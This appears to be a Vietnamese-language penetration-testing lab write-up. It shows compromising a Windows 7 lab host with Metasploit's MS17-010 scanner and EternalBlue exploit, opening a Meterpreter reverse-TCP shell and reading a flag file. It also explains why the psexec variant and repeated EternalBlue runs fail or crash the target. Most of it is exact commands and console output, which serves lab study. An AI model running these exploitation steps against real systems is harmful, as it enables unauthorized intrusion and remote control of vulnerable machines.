


Compromising tien.capsulecorp.local

Mở Metasploit trong kali bằng lệnh msfconsole và tìm scanner ms17_010



```
ccpt_pentest [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
vagrant@packerAutoKali-default)~$ msfconsole
This copy of metasploit-framework is more than two weeks old.
Consider running 'msfupdate' to update to the latest version.
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

      =[ metasploit v6.4.122-dev-
+ -- --=[ 2,627 exploits - 1,326 auxiliary - 1,707 payloads
+ -- --=[ 431 post - 49 encoders - 14 nops - 11 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search smb_ms17_010

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/smb/smb_ms17_010      .               normal Yes    MS17-010 SMB RCE Detection
1  \_ AKA: DOUBLEPULSAR                    .               .      .      .
2  \_ AKA: ETERNALBLUE                     .               .      .      .
```

Sử dụng scanner để xác định mục tiêu bằng các lệnh

use auxiliary/scanner/smb/smb_ms17_010

set RHOSTS 192.168.56.104 (IP của tien)

Run

```

msf > use Interrupt: use the 'exit' command to quit
msf > auxiliary/scanner/smb/smb_ms17_010
[-] Unknown command: auxiliary/scanner/smb/smb_ms17_010. Run the help command for more details.
This is a module we can load. Do you want to use auxiliary/scanner/smb/smb_ms17_010? [y/N] y
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf auxiliary(scanner/smb/smb_ms17_010) > run
[+] 192.168.56.104:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (
[*] 192.168.56.104:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Load phần module exploit

use exploit/windows/smb/ms17_010_eternalblue

```

msf auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[*] No encoder configured, defaulting to x64/zutto_dekiru

```

Đặt ra máy mục tiêu và payload

set RHOSTS 192.168.56.104

set PAYLOAD windows/x64/meterpreter/reverse_tcp

set LHOST 192.168.56.108 (IP của máy Pentest)

Exploit

```

msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.108
LHOST => 192.168.56.108
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.56.108:4444
[*] 192.168.56.104:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.56.104:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (
[*] 192.168.56.104:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.104:445 - The target is vulnerable.
[*] 192.168.56.104:445 - Connecting to target for exploitation.
[*] 192.168.56.104:445 - Connection established for exploitation.
[*] 192.168.56.104:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.104:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.56.104:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.56.104:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.56.104:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 192.168.56.104:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.104:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.104:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.104:445 - Starting non-paged pool grooming
[*] 192.168.56.104:445 - Sending SMBv2 buffers
[*] 192.168.56.104:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.104:445 - Sending final SMBv2 buffers.
[*] 192.168.56.104:445 - Sending last fragment of exploit packet!
[*] 192.168.56.104:445 - Receiving response from exploit packet
[*] 192.168.56.104:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.104:445 - Sending egg to corrupted connection.
[*] 192.168.56.104:445 - Triggering free of corrupted buffer.
[*] Sending stage (232006 bytes) to 192.168.56.104
[*] Meterpreter session 1 opened (192.168.56.108:4444 -> 192.168.56.104:49160) at 2026-04-07 04:14:53 +0000
[*] 192.168.56.104:445 - -----
[*] 192.168.56.104:445 - -----WIN-----
[*] 192.168.56.104:445 - -----

```

Khi ta đã vào được Meterpreter Shell , ta drop về lại shell cơ bản
Shell

```
meterpreter > shell
Process 2224 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

Ta đọc flag.txt

Type C:\flag.txt

```
C:\Windows\system32>type c:\flag.txt
type c:\flag.txt
TMYRDQVmhov0u10ngKa5N8CSPHcGwUpy
```

Lỗi chạy module khai thác ms17_010_psexec thất bại

Ta chạy module khai thác ms17_010_psexec:

Use exploit/windows/smb/ms17_010_psexec

Set RHOSTS 192.168.56.104

Run

Ra lỗi như hình:

```
msf > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] No encoder configured, defaulting to x86/shikata_ga_nai
msf exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 192.168.56.104:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[-] 192.168.56.104:445 - Unable to find accessible named pipe!
[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_psexec) > █
```

Nguyên nhân và giải thích:

Module này không phải là một công cụ thực thi mã từ xa "thuần túy", nó yêu cầu phải truy cập được một đường dẫn(pipe) có tên (như browser, spoolss hoặc netlogon). Trên nhiều cấu hình Windows 7 như máy tiền, các đường dẫn này bị hạn chế hoặc yêu cầu thông tin đăng nhập, khiến module này thất bại trong khi EternalBlue lại thành công.

Lỗi chạy ms17_010_eternalblue lần thứ 2, 3, ... không thành công.

Ta chạy lại exploit EternalBlue lần thứ 2,3,...


```
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.56.108:4444
[*] 192.168.56.104:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.104:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (
[*] 192.168.56.104:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.104:445 - The target is vulnerable.
[*] 192.168.56.104:445 - Connecting to target for exploitation.
[+] 192.168.56.104:445 - Connection established for exploitation.
[+] 192.168.56.104:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.104:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.56.104:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.56.104:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.56.104:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.56.104:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.104:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.104:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.104:445 - Starting non-paged pool grooming
[+] 192.168.56.104:445 - Sending SMBv2 buffers
[+] 192.168.56.104:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.104:445 - Sending final SMBv2 buffers.
[*] 192.168.56.104:445 - Sending last fragment of exploit packet!
[*] 192.168.56.104:445 - Receiving response from exploit packet
[+] 192.168.56.104:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.104:445 - Sending egg to corrupted connection.
[*] 192.168.56.104:445 - Triggering free of corrupted buffer.
[-] 192.168.56.104:445 - =====
[-] 192.168.56.104:445 - =====FAIL=====
[-] 192.168.56.104:445 - =====
```


```
ccpt_pentest [Running] - Oracle VirtualBox
File Machine View Input Devices Help

vagrant@packerAt

File Actions Edit View Help

[~] 192.168.56.104:445 - =====
[~] 192.168.56.104:445 - =====FAIL=====
[~] 192.168.56.104:445 - ===== Hacking DB - 4K Offset
^C[*] Exploit completed, but no session was created.
msf exploit(windows/smb/ms17_010_eternalblue) >
[~] Meterpreter session 23 is not valid and will be closed
[*] 192.168.56.104 - Meterpreter session 23 closed.
[~] Meterpreter session 21 is not valid and will be closed
[~] Meterpreter session 20 is not valid and will be closed
[~] Meterpreter session 19 is not valid and will be closed
[*] 192.168.56.104 - Meterpreter session 20 closed.
[*] 192.168.56.104 - Meterpreter session 21 closed.
[*] 192.168.56.104 - Meterpreter session 19 closed.
[~] Meterpreter session 24 is not valid and will be closed
[~] Meterpreter session 22 is not valid and will be closed
[*] 192.168.56.104 - Meterpreter session 22 closed.
[*] 192.168.56.104 - Meterpreter session 24 closed.
[*] 192.168.56.104 - Meterpreter session 24 closed. Reason: Died
[*] 192.168.56.104 - Meterpreter session 25 closed. Reason: Died
[~] Meterpreter session 26 is not valid and will be closed
[*] 192.168.56.104 - Meterpreter session 26 closed. Reason: Died
[~] Meterpreter session 25 is not valid and will be closed
[~] Meterpreter session 27 is not valid and will be closed
[*] 192.168.56.104 - Meterpreter session 27 closed. Reason: Died
[*] 192.168.56.104 - Meterpreter session 27 closed.
[*] 192.168.56.104 - Meterpreter session 28 closed. Reason: Died
[~] Meterpreter session 29 is not valid and will be closed
[~] Meterpreter session 28 is not valid and will be closed
[*] 192.168.56.104 - Meterpreter session 29 closed.
[~] Meterpreter session 31 is not valid and will be closed
[~] Meterpreter session 32 is not valid and will be closed
[~] Meterpreter session 34 is not valid and will be closed
[*] 192.168.56.104 - Meterpreter session 34 closed.
[*] 192.168.56.104 - Meterpreter session 31 closed.
[*] 192.168.56.104 - Meterpreter session 32 closed.
[*] 192.168.56.104 - Meterpreter session 30 closed. Reason: Died
[*] 192.168.56.104 - Meterpreter session 33 closed. Reason: Died
[~] Meterpreter session 30 is not valid and will be closed
[*] 192.168.56.104 - Meterpreter session 35 closed. Reason: Died
[~] Meterpreter session 36 is not valid and will be closed
[~] Meterpreter session 33 is not valid and will be closed
[*] 192.168.56.104 - Meterpreter session 36 closed. Reason: Died
[*] 192.168.56.104 - Meterpreter session 37 closed. Reason: Died
[*] 192.168.56.104 - Meterpreter session 36 closed.
[~] Meterpreter session 40 is not valid and will be closed
[~] Meterpreter session 38 is not valid and will be closed
[*] 192.168.56.104 - Meterpreter session 40 closed.
[*] 192.168.56.104 - Meterpreter session 38 closed.
[~] Meterpreter session 35 is not valid and will be closed
[~] Meterpreter session 39 is not valid and will be closed
[*] 192.168.56.104 - Meterpreter session 39 closed.
```






Máy tiền bị khởi động lại

Nguyên nhân và giải thích:

- EternalBlue hoạt động bằng cách gửi các gói tin SMB lỗi để làm tràn bộ nhớ đệm của kernel (nhân hệ điều hành) trong file `srv.sys`. Nó thực hiện một kỹ thuật gọi là **Heap Grooming** để sắp xếp lại các khối dữ liệu trong RAM.
- Sau khi payload được thực thi thành công lần đầu, vùng nhớ Kernel đã bị "xáo trộn" và không còn ở trạng thái ổn định như ban đầu. Các cấu trúc dữ liệu quan trọng đã bị ghi đè.
- Khi chạy exploit lần 2, lần 3, ..., module cố gắng sắp xếp lại bộ nhớ một lần nữa dựa trên các địa chỉ giả định. Do bộ nhớ đã bị hỏng từ lần 1, các địa chỉ này không còn chính xác, dẫn đến việc hệ điều hành không thể xử lý yêu cầu hoặc bị sập hoàn toàn.

Giải pháp khắc phục:

- Reboot lại máy tiến: Restart lại máy mục tiêu với mục đích làm sạch RAM và đưa dịch vụ SMB về trạng thái ban đầu



```
ccpt_pentest [Running] - Oracle VirtualBox
File Machine View Input Devices Help

In swapper task - not syncing
192.168.56.108:4444 -> 192.168.56.104:4444

Kali Linux - Kali Tools - Kali Docs - Kali Forums - Kali NetHunter - Exploit-DB - Google Hacking DB - 0xOffSec

#=[ metasploit v6.4.122-dev- ]
+ -- --[ 2,627 exploits - 1,326 auxiliary - 1,707 payloads ]
+ -- --[ 431 post - 49 encoders - 14 nops - 11 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[*] No encoder configured, defaulting to x64/zutto_dekiru
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.108
LHOST => 192.168.56.108
msf exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.56.108:4444
[*] 192.168.56.104:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.104:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (
[*] 192.168.56.104:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.56.104:445 - The target is vulnerable.
[*] 192.168.56.104:445 - Connecting to target for exploitation.
[*] 192.168.56.104:445 - Connection established for exploitation.
[*] 192.168.56.104:445 - Target OS selected valid for OS indicated by SMB reply
